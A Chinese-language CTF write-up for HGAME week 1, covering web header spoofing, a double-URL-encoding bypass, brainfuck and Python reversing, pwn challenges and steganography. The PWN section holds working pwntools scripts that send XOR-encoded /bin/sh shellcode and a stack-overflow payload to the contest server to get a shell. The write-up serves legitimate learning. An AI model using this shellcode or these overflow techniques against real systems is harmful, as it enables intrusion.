
HGAME WRITEUP WEEK1——FzWjScJ


WEB

0x01 换头大作战

打开题目是一个输入界面和一个按钮（无视我的bilibili）




随便输了点啥进去提交看见




GET和POST是HTTP请求的两种基本方法，既然说POST好一点那么就POST吧233


打开bp,发送POST请求




看到下一步的hint，是使用localhost才可以进入下一步，使用就用X-Forwarded-For来伪造IP，在包里的内容在增加一个`X-Forwarded-For:127.0.0.1`再把cookie更改一下，把admin改成1，bp上go一波得到下一波hint



看着这个是更改User_agent就把`User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0`里的“Firefox/64.0”更改为“Waterfox/50.0”，然后再go一波



最后是改HTTP协议里得referer，就把`Referer: http://120.78.184.111:8080/week1/how/index.php?want=123`改成b站（emmmmmmm）go一波，最后得到flag：hgame{hTTp_HeaDeR_iS_Ez}



0x02very easy web

打开题目,发现是一个PHP审计题目


```php
<?php
error_reporting(0);
include("flag.php");

if(strpos("vidar",$_GET['id'])!==FALSE)
    die("<p>干巴爹</p>");

$_GET['id'] = urldecode($_GET['id']);
if($_GET['id'] === "vidar")
{
    echo $flag;
}
highlight_file(__FILE__);
?>
```


看完代码应该是发出`?id=vidar`的请求，但是看着这个加密，百度了一下，是url二次编码漏洞，也就把第一个字符url编码两次就行了，编码后的请求是`?id=%2576idar`，得到flag：hgame{urlDecode_Is_GoOd}

hgame{urlDecode_Is_GoOd}


```php
<?php
error_reporting(0);
include("flag.php");

if(strpos("vidar",$_GET['id'])!==FALSE)
    die("<p>干巴爹</p>");

$_GET['id'] = urldecode($_GET['id']);
if($_GET['id'] === "vidar")
{
    echo $flag;
}
highlight_file(__FILE__);
?>
```

0x03can u find me?


打开题目,没有任何有用信息




使用秘笈f12，看到一个f12.php的连接，点开




找到一个提示，post密码过去，于是就打开bp抓了抓包，发现密码：`password: woyaoflag`，发送一个POST的请求



得到一个连接，直接打开发现得不到flag……



然后打开bp，发现其实是有两个请求，第二个就跳转到上面那个界面，使用就只发送前面哪一个请求，就跳转到了flag那个界面，获得flag：hgame{f12_1s_aMazIng111}



RE

0x01 brainfxxker

看题目应该就是brainfuck，下载题目是一个cpp文件，其实就是要把

,>++++++++++[<---------->-]<++[+.]

,>+++++++++[<--------->-]<-[+.]

,>+++++++[<------->-]<---[+.]

,>++++++[<------>-]<+++[+.]

,>++++++++[<---------->-]<++[+.]

,>++++++++++[<---------->-]<--[+.]

,>++++++++++[<--------->-]<-----[+.]

,>++++++++++[<---------->-]<++[+.]

,>+++++++++[<--------->-]<---[+.]

这一个brainfuck表达式在输入这9个字符后可以不输出东西，这九个字符就是Flag，然后看了一下brainfuck的基本语法

字符	含义
,	输入内容到指针指向的单元（ASCⅡ码）
.	输出指针指向的单元内容（ASCⅡ码）
>	指针加一
<	指针减一
+	指针指向的字节的值加一
-	指针指向的字节的值减一
[	如果指针指向的单元值为零，向后跳转到对应的]指令的次一指令处
]	如果指针指向的单元值不为零，向前跳转到对应的[指令的次一指令处

之后边开始查字符，

第一个的ascii当你输入10x10-2=98,对应下来就是b时不会输出；

第二个是9x9+1=82,也就是R；

第三个是7x7+3=52，是字符4；

第四个是6x6-3=33，是字符！；

第五个是8x10-2=78，是字符N；

第六个是10x10+2=102，是字符f;

第七个是10x8+5=85，是字符U;


第八个是10x10-1=99，是字符c;

最后一个是9x8+3=75，是字符K;

连在一起就是bR4!NfUcK,得到flag：hgame{bR4!NfUcK}

0x02HelloRe

RE系列的签到题，下载文件后放到IDA里看看，然后调到main函数



发现flag：hgame{Welc0m3_t0_R3_World!}

0x03Pro的Python教室(一)

打开题目是一段python程序

```
import base64
import hashlib

enc1 = 'hgame{'
enc2 = 'SGVyZV8xc18zYXN5X3w=='
enc3 = 'Pyth0n}'

print 'Welcome to Processor\'s Python Classroom!\n'
print 'Here is Problem One.'
print 'There\'re three parts of the flag.'

print '————————————————————————————————'

print 'Plz input the first part:'
first = raw_input()
if first == enc1:
    pass
else:
    print 'Sorry , You\'re so vegatable!'
    exit()

print 'Plz input the secend part:'
secend = raw_input()
secend = base64.b64encode(secend)
if secend == enc2:
    pass
else:
    print 'Sorry , You\'re so vegatable!'
    exit()

print 'Plz input the third part:'
third = raw_input()
third = base64.b32decode(third)
if third == enc3:
    pass
else:
    print 'Sorry , You\'re so vegatable!'
    exit()

print 'Oh, You got it !'
```


然后读完程序以后发现只有第二段有一个base64加密（第三段假装加密hhhh），解密后拼起来得到flag：hgame{Here_1s_3asy_Pyth0n}

PWN

题外话：对不起Aris的恶心教导下还是只做出来两道题……一定不放弃PWN

0x01 babysc


题目丢进IDA里无法直接反汇编，所以在Aris教导下，找到无法反汇编那一段，把那一段的Hex改成90 90，汇编语言也就是nop，相当于把不能编译的那一段给删除掉然后再按F5反汇编，得到一个基本的逻辑伪代码



我们可以看到之中有个加密，然后没有system，所以感觉是发送一个加密后的shellcode过去。下面是exp的代码（一开始想直接使用自带的shellcraft.sh()但是发现好像太长了，服务器那里程序会被跑崩掉，于是去网上抄了个其他的shellcode）：

```
/usr/bin/python
#-*-coding:utf-8-*-
from pwn import *
sh = remote('118.24.3.214',10000)

shellcode = "\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x56\x53\x54\x5f\x6a\x3b\x58\x31\xd2\x0f\x05"
shellcode = list(shellcode)

for i in range(len(shellcode)):
    shellcode[i] = u8(shellcode[i])^(i+1)

for i in range(len(shellcode)):
    shellcode[i] = p8(shellcode[i])

shellcode="".join(shellcode)
sh.send(shellcode)
log.success("OK")
```

再在虚拟机上跑一边，cat flag，得到flag：hgame{Baby_Baby_S0_E4ay!}




0x02 aaaaaaaaaa

PWN的签到题，直接用过量的'a'字符使栈覆盖System即可，以下是exp代码：

```
/usr/bin/python
#-*-coding:utf-8-*-
from pwn import *
sh = remote("118.24.3.214",9999)
```


```
junk = 'a'*0x80
payload = junk
sh.send(payload)
sh.interactive()
```

虚拟机上跑一遍，cat flag，得到flag：hgame{Aa4_4aA_4a4aAAA}



0x03 薯片拯救世界1

这题没脚本跑出来=。=，可能真是我的打开方式不正确……但是有一个大概思路所以也就说下吧XD, 打开题目丢进IDA:




可以看出就是要凑出来s1这个字符串，hint也说了是爆破，（但我爆破不出来……）

MISC

0x01 Hidden Image in LSB

开局一个压缩包，解压出一张图


（我渴望）然后审题，是LSB的图像隐写，oyeye本来想让我们写代码的，给了一个不完整的LSB的解密脚本，后面导出了stegsolve的神器，丢工具里，找到flag：hgame{LSB_is_easy_for_u}



0x02打字机

Aris的打字机（给我也整一个.jpg）开局直接给flag和打字机的图

然后就用Google识图（假装社工实际google）找到了一个对照的表，照着直接翻译



翻译以后得到flag：hgame{My_vi0let_tyPewRiter}


0x03 Broken Chest

开局一个ZIP,直接丢Winhex

utf-8' 'Broken-Chest.zip


Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	4F	4B	03	04	14	00	09	00	08	00	55	BB	35	4E	CE	7C	OK U»5NÎ|
00000010	B3	B0	22	00	00	00	14	00	00	00	08	00	00	00	66	6C	³°" fl
00000020	61	67	2E	74	78	74	67	49	3F	48	A0	BE	53	8B	38	E4	ag.txtgI?H ¾S‹8ä
